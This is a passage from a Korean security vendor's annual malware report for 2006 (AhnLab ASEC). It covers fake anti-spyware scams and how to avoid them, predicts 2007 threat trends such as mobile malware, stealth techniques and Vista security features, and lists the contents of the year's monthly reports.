
사용자 컴퓨터에 동의 없이 설치된 허위 안티 스파이웨어 프로그램의 경우 허위 진단결과를 보여주고 지속적으로 팝업을 띄워 치료를 위한 결제를 유도하기도 하며, [그림5]와 같이 자신이 진단할 값을 설치할 때 등록하고 해당 항목을 진단하기도 한다. 즉, 어떠한 컴퓨터에서도 다음의 진단 결과가 나타나므로 사용자는 문제를 해결하기 위해 결제 후 치료할 수 밖에 없다.



[그림5] 자신이 생성한 파일, 레지스트리를 진단하는 허위 안티스파이웨어 프로그램

피해 예방법

이러한 스파이웨어는 불특정 웹사이트에서 배포하는 것이 대부분이다. 따라서 사이트 방문 시나 게시물을 클릭했을 경우 나타나는 ActiveX control 보안 경고창의 제공자와 방문한 사이트가 동일한지 여부를 확인하고 [그림6]과 같이 동일하다는 확신이 있을 경우에만 '예'를 눌러 해당 ActiveX control을 설치 해야 한다.



[그림6] 웹 서비스 제공처와 ActiveX control 제공처가 동일한 경우

스파이웨어의 경우 [그림7]과 같이 컴퓨터에 매우 유용하거나 꼭 필요한 프로그램인 것으로 보이기 위한 다양한 수식어가 붙어 있을 경우 의심을 해 볼 필요가 있다. 특히 성인들을 위한 홈페이지나 게시물을 보려고 할 때 나타나는 ActiveX control 보안 경고창은 가급적 설치하지 않는 것이 바람직하다.

[그림7] 다양한 수식어로 꼭 필요한 프로그램처럼 홍보하는 ActiveX control

하지만 이러한 과정은 인터넷 익스플로러에서 ActiveX를 확인하고 실행하게끔 설정되어 있을 경우에만 가능하므로 반드시 인터넷 익스플로러의 보안 설정이 '보통'보다 낮게 설정 되어 있을 경우 반듯이 '보통' 이상으로 높여 주어야 한다.

이러한 제휴마케팅과의 결합은 스파이웨어를 보다 손쉽게 다수의 사용자에게 배포할 수 있는 효과적인 방법으로 인식됨에 따라 점차 많은 스파이웨어 제작 업체들이 이용할 것으로 보이며 그로 인해 더욱 더 많은 사용자들이 피해를 입을 것으로 예상된다. 따라서 사용자들은 웹 서핑 중 나타나는 각종 경고창을 만났을 경우 무조건 '예'를 클릭하기에 앞서 정말 나에게 필요한 부분인지를 판단한 후 설치해야만 한다.

VI. ASEC이 예측하는 2007년

지난 ASEC Annual Report 2005에서 2006년은 악성코드의 국지화, 조직화 양상이 두드러질 것이고, 은폐기술을 무력화하는 것과 이를 우회하는 기법들의 시도 잦을 것이며, 트로이목마와 바이러스의 출현이 증가할 것이라 예상했었다. 이 예상은 2006년도의 악성코드 트렌드에서 대부분 그대로 현실이 되었었다. 이제 2006년의 악성코드 트렌드를 바탕으로 다가온 2007년에는 어떤 변화들이 있을지에 대해 예측해 보기로 하자.

모바일 악성코드 증가

2006년 한해도 많은 수의 심비안 OS에서 동작하는 변형 및 새로운 악성코드가 제작되었다. 그러한 이유 중 가장 큰 원인은 이러한 모바일 도구에 대한 개발환경, 폭넓은 사용자층 그리고 운영체제의 불안정 또는 프로그램 상의 버그 등이 존재하기 때문이다. 2007년에는 이 부분에서 조금 덜 알려졌던 윈도우 CE에 대한 악성코드나 윈도우 CE 취약점 관련 소식이 활발히 전해지지 않을까 예상된다. 그 이유 중 하나는 2006년 주요 보안 컨퍼런스에서 발표되었던 잘 알려지지 않은 윈도우 CE 관련 취약점에 악용했을 경우 상당히 위험스러운 부분이 있기 때문이다. 또한 모바일 기기의 대중화와 컨버전스로 다양한 파일을 처리하도록 개발되고 있다. 이는 한편으로는 다양한 컨텐츠로 부터 악성코드가 유입되어 확산될 수 있는 환경이 만들어지는 것이기 때문에 이제는 모바일 환경도 악성코드 동작환경이 충분히 준비 되었다 보인다.

그 외에도 인터넷 망을 이용하는 VoIP는 VoIP 패킷 스니핑, 사용자 도용, 프로토콜 공격, 서비스 거부 공격 등이 발생할 가능성이 존재한다. 이러한 VoIP에 대한 보안 위협 역시 증가하리라 예상된다.

은폐기법 무력화 vs 우회 기술

2006년에 이어 2007년에도 은폐기법을 무력화하는 기술과 이를 우회하는 기술의 대립양상은 지속될 것으로 예상된다.

최신의 안티 바이러스 제품은 안티 스텔스 기능을 탑재하고 있다. 이는 단일 도구로 존재하는 툴은 여러 개 있었지만, 2006년에 출시된 안티 바이러스 제품에서는 그리 활발하지 않았다. 이렇게 안티 스텔스 기능이 안티 바이러스 제품 자체에 하나의 기능으로 추가 되고 있는 것은 은폐형 악성코드가 폭넓게 확산되었고 앞으로도 문제시 되기 때문이다. 또한 이러한 기술은 우회방법과 무력화 방법이 대립되는 양상을 가지고 있어 한 동안 창과 방패의 싸움이 지속될 것으로 보인다. 이미 64비트 Vista에 포함된 '패치가드'가 베타 버전에서는 무력화되는 방법이 공개되었기 때문에 앞으로 64비트 Vista 상의 커널모드 은폐형 악성코드의 미래가 어떻게 될지 그리고 MS는 어떻게 대응하게 될지 지켜보는 것도 재미있는 일이 될 것이다.

가상화 기법을 이용한 악성코드(개념증명 형태)

2006년 한해 한때 탐지 불가능한 악성코드라고 해서 알려졌던 이 방법은 최신 CPU에서 지원하는 가상화 기법을 이용한다. 또한 응용 프로그램에서 제공할 수 있는 가상화 기술을 사용하기도 한다. 이것을 선보였던 연구가들은 상당히 비약적인 은폐기술이라 말한다. 그 원리는 먼저 하드웨어와 운영체제 사이에 가상 OS 환경을 만들어 두고 악성코드는 가상 환경에만 동작하는 것이다. 따라서 운영체제에 설치된 보안 프로그램들은 가상 환경에서 벌어지는 일에 대해 인지 할 수가 없다. 그러나 하드웨어와 운영체제 중간에 위치한 가상환경은 운영체제에서 받은 정보를 하드웨어에 전달해야 하기 때문에, 예들 들어 키로깅 같은 증상이 있다면 이것은 고스란히 악성코드에 전달될 것이다. 하드웨어 가상화 기법은 현재로써는 제한적이다. 이것을 사용하려면 최신의 CPU가 필요하지만, 응용 프로그램을 이용한 가상화 기법은 성능 좋은 하드웨어 사양이라면 동작 할 수 있다. 그러나 이러한 개념증명 형태의 기법은 복잡하고 안정화 되어 있지 않기 때문에 대다수의 악성코드 제작자들이 이것을 이용할 것이라 단정할 수는 없다. 그리고 이것은 전혀 탐지가 불가능하지도 않다. 탐지가 되는 가장 큰 이유는 바로 하드웨어와 운영체제 사이에 존재하는 가상의 환경이 반드시 존재해야만 하기 때문에 이것의 존재이유는 탐지에 있어서 매우 좋은 선행 조건이 될 것이기 때문이다.

오래된 악성코드 제작 기법 유행

2006년 전통적인 바이러스가 기승했던 것이 이러한 사실을 잘 말해주고 있다. 2007년에도 바이러스는 증가할 것으로 생각된다. 그 이유는 기존에 악성코드들의 주요한 전파 경로였던 취약점 패치가 신속하게 이루어 지고 있고 이를 관리하는 도구들도 나오게 됨에 따라, 더 이상 취약점만을 이용한 네트워크 전파가 쉽지 않게 되었기 때문이다. 즉, 취약점이 있는 하나의 시스템을 통해 네트워크 망에 침투한 후 내부적으로 악성코드를 확산시키기 위해 '파일 감염' 형태의 바이러스를 이용하는 경우가 증가할 것으로 보인다.

또한 감염방법 측면에서는 보다 복잡한 기법을 사용하여 분석과 백신 개발을 지연시킬 것으로 예상된다. 이런 경향은 2006년 발견되었던 바이러스에서도 자주 목격되었다. 윈도우 파일 보호 기능을 무력화하여 윈도우 실행 파일도 감염시키는 방법, 복잡한 암호 알고리즘을 갖는 다형성과 시작 실행시점 불명확 기법을 사용하는 바이러스가 2006년에 이어 2007년에도 피해를 줄 것으로 전망된다.

개인 정보로 유출로 파생될 이슈 증가

중국발 웹 해킹에서 많은 사람들이 간과하고 있는 것이 단지 온라인 게임 사용자들에게만 게임에서 필요한 아이템이나 사이버 탈취 행위가 이루어질 것이라고 생각하는 것이다. 그러나 조금 확대 해석해 본다면 이미 중국발 웹 해킹은 자동화된 도구로 공격이 이루어지고 있으며 공격의 끝에서 이루어지는 악성코드 감염으로 발생할 수 있는 개인 사용자 정보 유출은 단지 게임상에서 국한 되지 않을 것이다. 즉, 탈취된 정보를 가지고 이를 이용한 스팸 발송, 블로그 및 게시판 등에 광고 글 증가, 그리고 더 민감한 금융정보 등의 개인정보 유출로도 이루어 질 수 있다.

동영상 공유사이트로 인한 악성코드 활동이 기승을 부릴 전망

2006년 XSS 버그 및 동영상 파일내부에 악의적인 URL을 삽입하여 MySpace, YouTube 등의 동영상 공유 사이트를 통해 유포되기도 하였다. 이런 현상은 2007년에 더욱 증가할 것으로 보이는데, 그 이유는 동영상 공유 사이트(UCC – User created contents)가 큰 인기를 끌 것으로 예상되기 때문에 악성코드 제작자 역시 이를 놓치지 않고 대중화된 미디어에 공격을 시도할 가능성이 점점 높아지기 때문이다. 이러한 방법으로 악성코드뿐 아니라 ActiveX를 이용한 스파이웨어나 애드웨어 설치에도 자주 사용될 것으로 예상된다. 미디어 파일의 제작 배포가 어렵지 않고 사용자를 끌어들이기에 매우 효과적인 수단이기 때문이다.

기능, 용도를 속이거나 숨겨진 기능의 스파이웨어 증가

기능, 용도를 속이거나 숨겨진 기능으로 사용자 권리를 침해하는 프로그램이 증가할 것으로 예상된다. 스파이웨어에 대한 법적 규제, 안티 스파이웨어 프로그램의 보급, 보안이 강화된 윈도우 비스타, IE 7의 출시로 스파이웨어 제작, 배포는 다소 어려워질 것으로 전망된다. 이에 따라 유용한 프로그램으로 위장하여 설치 과정에서 사용자 동의를 받고, 법적인 규제를 피하기 위하여 숨겨진 기능으로 동작하는 스파이웨어가 증가할 것으로 예상된다.

악성코드와 혼합된 스파이웨어 등장

2006년에는 제휴사 마케팅(Affilliate Program) 방법으로 배포되는 허위 안티 스파이웨어 제작, 배포가 활발했었다. 제휴사 마케팅은 프로그램의 설치, 과금에 따라 배당금을 배포자에게 지급하는 방식인데, 이는 불특정 웹 사이트에서 스파이웨어가 배포되는 원인이기도 하다. 웜과 다운로더를 이용하여 스파이웨어를 배포하는 방법에서 발전하여 바이러스나 웜 같은 악성코드와 광고를 노출하는 애드웨어가 직접적으로 혼합된 형태의 프로그램도 등장할 것으로 예상된다.

윈도우 비스타 출시에 따른 원격취약점을 이용한 해킹, 악성코드 감소

마이크로소프트사의 차기 운영체제인 윈도우 비스타(Windows Vista)가 2007년 1월 출시 예정이다. 윈도우 비스타에는 여러가지 보안기능이 포함되어 있는데, 대표적인 보안기능은 아래와 같다.

- 서비스 프로그램의 최소한의 권한과 제한된 기능(인바운드/아운바운드 제어,
- 파일시스템,레지스트리등의 접근제어등)을 제공하는 Windows Service Hardening
- 하드웨어 방지기능과 통합된 버퍼오버런 방지기술인 Mitigating Buffer Overruns With Hardware Protection
- 랜덤한 주소 공간 레이아웃 제공(DLL, Heap, Stack등)기능인 Address Space Layout Randomization
- 커널 패치 방지기술인 Kernel Patch Protection, 사용자 계정 제어 기능 User Account Control
- 악성코드 제거툴, 방화벽, 자동 보안업데이트 제공 등의 통합된 윈도우 보안센터 제공(Windows Security Center)
- 보안이 강화된 Internet Explorer 7 기본 제공,
- BitLocker 드라이브 암호화 제공(BitLocker Drive Encryption)

이런 기능들로 인하여 취약점을 공격하는 기존 방식은 대부분 실패하게 되리라 예상되며, 원격취약점을 공격하는 해킹 또는 웜 등의 발생빈도도 감소할 것으로 예상 된다.

웹 사이트 공격 지속적인 증가

2006년에도 웹사이트 공격이 꾸준히 증가하여, 웹사이트 해킹을 통해 불특정 사용자에게 악성코드, 스파이웨어 배포 및 개인정보 유출 등이 많이 발생하였다. 웹사이트 공격은 인터넷의 필수인 웹 사이트를 공격하여 수많은 사용자가 피해를 볼 수 있고 방화벽을 우회할 수 있기 때문이다. 이를 예방하기 위해서는 웹 서버 보안 패치 및 웹 애플리케이션의 보안 코딩이 필요하다. 이러한 웹 사이트 기반 공격은 2007년에도 지속적으로 증가하리라 예상된다.

애플리케이션 취약점 위협 증가

윈도우 Killer Application들인 마이크로소프트 오피스와 인터넷 익스플로러의 취약점이 2006년에 크게 늘어났었다. 애플리케이션 취약점 위협의 대표적인 사항은 대다수 사용자가 해당 애플리케이션을 사용하기 때문에 미치는 영향이 크다. 악의적인 공격자는 애플리케이션 취약점을 이용하여 악성코드가 포함된 조작된 파일을 대량 메일로 전송하는 방식의 공격이 이루어졌으며, 인터넷 익스플로러의 취약점을 통해 트로이목마를 배포하는 사건이 빈번하게 발생하였다. 2007에도 원격취약점을 공격하는 위협은 감소하는 반면, 사용자들이 많이 사용하는 애플리케이션에 대한 취약점 위협은 증가하리라 예상된다.

Mac OS X 보안 위협 증가

애플(Apple)사에서 제작한 유닉스 기반 운영체제인 Mac OS X의 사용자가 늘고 있다. 2006년에는 Mac OS X의 보안 위협 역시 증가하였으며, Mac OS X 용 악성코드 또한 증가추세에 있다. 2007년에는 애플사의 차기 Mac OS X 버전인 Leopard가 발표 예정에 있고, 이로 인한 시장점유율이 증가할 것으로 보인다. 따라서, Mac OS X의 보안 위협도 꾸준히 늘어날 것으로 예상된다.

사회공학적 해킹 위협 증가

사회공학적 해킹 기법은 사람을 기만하여 원하는 정보를 얻는 방식이다. 사람은 예측 불가능한 경우가 많기 때문에 보안 시스템을 기계적으로 침입하는 것보다 효과적인 경우가 있다. 비단 기업뿐만 아니라 개인들을 대상으로 사기, 개인정보 유출, 정부기관 명의 도용 등 다양한 방식으로 이루어지고 있으며 사회이슈가 되어가고 있기도 하다. 2007년에는 사회공학적 해킹 위협이 보다 증가하리라 예상된다.

별첨: 2006년 ASEC Monthly Report 목차

안철수연구소 기업고객 홈페이지(http://b2b.ahnlab.com/)에 로그인하신 후 [보안정보 - ASEC 리포트]에서 2006년 매월 발행된 ASEC Monthly Report 내용을 보실 수 있습니다.

(2) 중국의 악성코드 동향

(3) 세계의 악성코드 동향

V. 이달의 ASEC 컬럼 - Win-Trojan/BagleAVKiller.15360 증상 분석

■ ASEC Monthly Report 2006년 7월

I. ASEC Monthly 통계

(1) 7월 악성코드 통계

(2) 7월 스파이웨어 통계

(3) 7월 시큐리티 통계

II. ASEC Monthly Trend & Issue

(1) 악성코드 - 바이킹 바이러스 변형의 증가

(2) 스파이웨어 - 정상 프로그램으로 위장한 스파이웨어의 제작과 배포

(3) 시큐리티 - MDAC 취약점(MS06-014)을 이용한 보안위협 등장

III. Win32/Naras 바이러스로 본 복합적인 악성코드 흐름

IV. ASEC이 돌아본 추억의 악성코드 - 최초의 엑셀 매크로 바이러스, 라루 바이러스

■ ASEC Monthly Report 2006년 8월

I. ASEC Monthly 통계

(1) 8월 악성코드 통계

(2) 8월 스파이웨어 통계

(3) 8월 시큐리티 통계

II. ASEC Monthly Trend & Issue

(1) 악성코드 - MS06-040 취약점과 악성 IRCBot 웜

(2) 스파이웨어 - IE 주소 표시줄을 교체하는 애드웨어

(3) 시큐리티 - 8월의 보안취약점 동향 및 개인정보 유출사건

III. MS06-040 취약점을 이용한 보안위협

IV. ASEC이 돌아본 추억의 악성코드 - 혼란의 시작, 카오스4 바이러스

■ ASEC Monthly Report 2006년 9월

I. ASEC Monthly 통계

(1) 9월 악성코드 통계

(2) 9월 스파이웨어 통계

(3) 9월 시큐리티 통계

II. ASEC Monthly Trend & Issue

(1) 악성코드 - 스트레이션 웜(Win32/Stration.worm) 변형 증가

(2) 스파이웨어 - 허위 안티 스파이웨어와 제휴마케팅의 결합

(3) 시큐리티 - 인터넷 익스플로러 제로데이 공격으로 인한 보안위협

III. 온라인게임 해킹 기술 및 동향

IV. ASEC이 돌아본 추억의 악성코드 – 최초의 윈도우 95 바이러스, 보자 바이러스

■ ASEC Monthly Report 2006년 10월

I. ASEC Monthly 통계

(1) 10월 악성코드 통계

(2) 10월 스파이웨어 통계

(3) 10월 시큐리티 통계

II. ASEC Monthly Trend & Issue

(1) 악성코드 – 클라이언트를 대상으로 하는 공격의 증가

(2) 스파이웨어 – IE 취약점 공격하는 스크립트와 스파이웨어 유포

(3) 시큐리티 – 끊이지 않는 인터넷 익스플로러의 보안위협

III. MP3 플레이어에 MP3 대신 악성코드가?!

IV. ASEC이 돌아본 추억의 악성코드 – 와쭈 워드매크로 바이러스

■ ASEC Monthly Report 2006년 11월

I. ASEC Monthly 통계

(1) 11월 악성코드 통계

(2) 11월 스파이웨어 통계

(3) 11월 시큐리티 통계

II. ASEC Monthly Trend & Issue

(1) 악성코드 – 복합적인 악성코드 Win32/Glowa.worm

(2) 스파이웨어 – 은폐형 허위 안티 스파이웨어

(3) 시큐리티 – Heap Spraying 기법을 사용한 IE 공격코드의 지속적인 등장

III. MP3 플레이어에 MP3 대신 악성코드가?!

IV. ASEC이 돌아본 추억의 악성코드 – 최초의 HTML 바이러스?